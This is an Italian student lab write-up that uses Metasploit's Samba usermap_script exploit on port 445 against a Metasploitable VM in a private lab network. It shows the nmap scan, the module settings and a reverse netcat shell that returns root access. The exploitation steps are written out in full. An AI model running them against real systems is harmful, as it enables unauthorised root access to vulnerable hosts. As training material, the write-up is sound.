

# Progetto Modulo 4

## Esercizio 2

### Exploit Metasploitable con Metasploit

**Traccia :** Sulla macchina metasploitable ci sono diversi servizi in ascolto potenzialmente vulnerabili . E' richiesto allo studente di :

- Sfruttare la vulnerabilità del servizio attivo sulla porta 445 TCP utilizzando **MSFConsole**
- Eseguire il comando **<<ifconfig>>** una volta ottenuta la sessione per verificare l'indirizzo di rete della macchina vittima.


**Suggerimento :** utilizzare l'exploit al path **exploit/multi/samba/usermap\_script**.

Preparazione Laboratorio :

**Macchina Metasploit** indirizzo : 192.168.50.100

```
msfadmin@metasploitable:~$ sudo loadkeys it
Loading /usr/share/keymaps/it.map.bz2
msfadmin@metasploitable:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 08:00:27:74:01:ba brd ff:ff:ff:ff:ff:ff
    inet 192.168.50.100/24 brd 192.168.50.255 scope global eth0
    inet6 fe80::a00:27ff:fe74:1ba/64 scope link
        valid_lft forever preferred_lft forever
msfadmin@metasploitable:~$
```

**Macchina Kali :** indirizzo 192.168.50.2



```
File Azioni Modifica Visualizza Aiuto
zsh: corrupt history file /home/kali/.zsh_history
kali@kali:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:5d:58:02 brd ff:ff:ff:ff:ff:ff
    inet 192.168.50.2/24 brd 192.168.50.255 scope global eth0
        valid_lft forever preferred_lft forever
    inet6 fe80::a00:27ff:fe5d:5802/64 scope link
        valid_lft forever preferred_lft forever
kali@kali:~$ ping 192.168.50.100
PING 192.168.50.100 (192.168.50.100) 56(80) bytes of data:
64 bytes from 192.168.50.100: icmp_seq=1 ttl=64 time=0.551 ms
64 bytes from 192.168.50.100: icmp_seq=2 ttl=64 time=0.316 ms
64 bytes from 192.168.50.100: icmp_seq=3 ttl=64 time=0.329 ms
^C
 192.168.50.100 ping statistics:
 3 packets transmitted, 3 received, 0% packet loss, time 204ms
rtt min/avg/max/mdev = 0.316/0.398/0.551/0.107 ms
```

Una volta testata la raggiungibilità delle macchine siamo pronti a partire.

Effettuiamo quindi una scansione dei servizi attivi della macchina Metasploit con **Nmap**.

```


--(kali@kali)-[~]
└─$ nmap -Pn -sV -TS 192.168.50.100
Starting Nmap 7.93 ( https://nmap.org ) at 2023-09-24 11:50 EDT
Nmap scan report for 192.168.50.100
Host is up (0.00012s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT      STATE SERVICE        VERSION
21/tcp    open  ftp            vsftpd 2.3.4
22/tcp    open  ssh            OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet         Linux telnetd
25/tcp    open  smtp          Postfix smtpd
53/tcp    open  domain        ISC BIND 9.4.2
80/tcp    open  http          Apache/2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind        2 (RPC #100000)
139/tcp   open  netbios-ssn    Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn    Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec          netkit-rsh rshd
513/tcp   open  login          OpenBSD or Solaris rlogind
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi       GNU Classpath grmiregistry
1524/tcp  open  bindshell      Metasploitable root shell
2049/tcp  open  nfs            2-4 (RPC #100000)
2121/tcp  open  ftp            ProFTPD 1.3.1
3306/tcp  open  mysql          MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql     PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc            VNC (protocol 3.3)
6000/tcp  open  x11            (access denied)
6667/tcp  open  irc            UnrealIRCd
8009/tcp  open  ajp13?
8180/tcp  open  http          Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 148.63 seconds
```


Una volta terminata la scansione, possiamo notare che sulla macchina le **porte 139/445** risultano aperte. Sappiamo che la porta in questione utilizza il software **SAMBA**. **Samba è un software open-source utilizzato in informatica per consentire la condivisione di file e stampanti tra sistemi operativi diversi in una rete locale.**

Adesso apriamo quindi il framework metasploit su kali per poter usare un exploit e riuscire ad ottenere l'accesso alla macchina vittima.

Digittiamo sulla shell di Kali : msfconsole ( in questo caso ho aggiunto -q per evitare di vedere il banner)




Ricerchiamo all'interno del framework gli exploit che contengono la parola SAMBA.



Come però suggerito nella traccia dell'esercizio andremo ad utilizzare nello specifico :

→ **exploit/multi/samba/usermap\_script**




```
kali@kali: ~  
File Azioni Modifica Visualizza Aiuto  
msf6 > search samba/usermap_script  
Matching Modules  


| # | Name                               | Disclosure Date | Rank      | Check | Description                                   |
|---|------------------------------------|-----------------|-----------|-------|-----------------------------------------------|
| 0 | exploit/multi/samba/usermap_script | 2007-05-16      | excellent | No    | Samba "username map script" Command Execution |

  
Interact with a module by name or index. For example info 0, use 0 or use exploit/multi/samba/usermap_script  
msf6 > use 0  
[*] No payload configured, defaulting to cmd/unix/reverse_netcat  
msf6 exploit(multi/samba/usermap_script) >
```

Il payload in questo caso è stato impostato di default dal framework di metasploit, come possiamo vedere dal messaggio che ci viene fuori dopo aver selezionato l'exploit

Procediamo utilizzato il comando show options e vediamo che RHOSTS e RPORT sono gli unici parametri che ci viene richiesto di configurare in questo exploit dato il payload che stiamo usando.



```
kali-linux-2023.1-virtualbox-amd64 [In esecuzione] - Oracle VM VirtualBox  
File Macchina Visualizza Inserimento Dispositivi Aiuto  
kali@kali: ~  
File Actions Edit View Help  
msf6 exploit(multi/samba/usermap_script) > set RHOSTS 192.168.50.100  
RHOSTS => 192.168.50.100  
msf6 exploit(multi/samba/usermap_script) > set RPORT 445  
RPORT => 445  
msf6 exploit(multi/samba/usermap_script) >
```

Dopo aver configurato quindi macchina e porta verso quale andremo a lanciare l'exploit digitiamo **show options** per controllare di aver inserito tutto correttamente :

```
kali@kali: ~  
File Actions Edit View Help  
msf6 exploit(multi/samba/usermap_script) > show options  
Module options (exploit/multi/samba/usermap_script):  


| Name   | Current Setting | Required | Description                                                                                            |
|--------|-----------------|----------|--------------------------------------------------------------------------------------------------------|
| RHOSTS | 192.168.50.100  | yes      | The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html |
| RPORT  | 445             | yes      | The target port (TCP)                                                                                  |

  
Payload options (cmd/unix/reverse_netcat):  


| Name  | Current Setting | Required | Description                                        |
|-------|-----------------|----------|----------------------------------------------------|
| LHOST | 192.168.50.2    | yes      | The listen address (an interface may be specified) |
| LPORT | 4444            | yes      | The listen port                                    |

  
Exploit target:  


| Id | Name      |
|----|-----------|
| 0  | Automatic |

  
View the full module info with the info, or info -d command.  
msf6 exploit(multi/samba/usermap_script) > 
```

Una volta che abbiamo verificato la correttezza di tutti parametri che abbiamo impostato, possiamo avviare il nostro exploit con il comando **run**.

```
msf6 exploit(multi/samba/usermap_script) > run  
[*] Started reverse TCP handler on 192.168.50.2:4444  
[*] Command shell session 1 opened (192.168.50.2:4444 -> 192.168.50.100:6039) at 2023-09-24 12:00:18 -0400  
whoami  
root  
pwd  
/  
uname -a  
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 21:50:00 UTC 2008 i686 GNU/Linux
```

Viene aperta quindi una shell sulla macchina target e possiamo digitare dei comandi per verificare di essere riusciti a entrare sulla macchina.

In questo caso ho usato in ordine :

whoami per sapere con che utente ero riuscito a entrare sulla macchina (infatti la shell al comando whoami mi risponde root)

pwd (per verificare in quale posizione mi trovavo attualmente sulla macchina attaccata)

e infine uname -a ( per ricevere dettagli sulla macchina).

```
msf6 exploit(multi/samba/usermap_script) > run  
[*] Started reverse TCP handler on 192.168.50.2:4444  
[*] Command shell session 1 opened (192.168.50.2:4444 -> 192.168.50.100:6039) at 2023-09-24 12:00:18 -0400  
whoami  
root  
pwd  
/  
uname -a  
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 21:50:00 UTC 2008 i686 GNU/Linux  
ifconfig  
eth0 Link encap:Ethernet HWaddr 08:00:27:00:11:1a  
inet addr:192.168.50.100 Bcast:192.168.50.255 Mask:255.255.255.0  
Link local addr: fe80::a8b:27ff:fe7a:11a/64 Scope:Link  
UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1  
RX packets:2956 errors:0 dropped:0 overruns:0 frame:0  
TX packets:1040 errors:0 dropped:0 overruns:0 carrier:0  
collisions:0 txqueuelen:1000  
RX bytes:245243 (239.4 KB) TX bytes:166880 (162.1 KB)  
Base address:0x0 Memory:fe200000-fe200000  
  
lo Link encap:Local Loopback  
inet addr:127.0.0.1 Mask:255.0.0.0  
Link local addr: ::1/128 Scope:Host  
UP LOOPBACK RUNNING MTU:65536 Metric:1  
RX packets:1150 errors:0 dropped:0 overruns:0 frame:0  
TX packets:1150 errors:0 dropped:0 overruns:0 carrier:0  
collisions:0 txqueuelen:0  
RX bytes:48192 (47.0 KB) TX bytes:48192 (47.0 KB)
```

Una volta verificate le informazioni ho digitato il comando ifconfig come richiesto nella traccia per verificare l'indirizzo ip della macchina.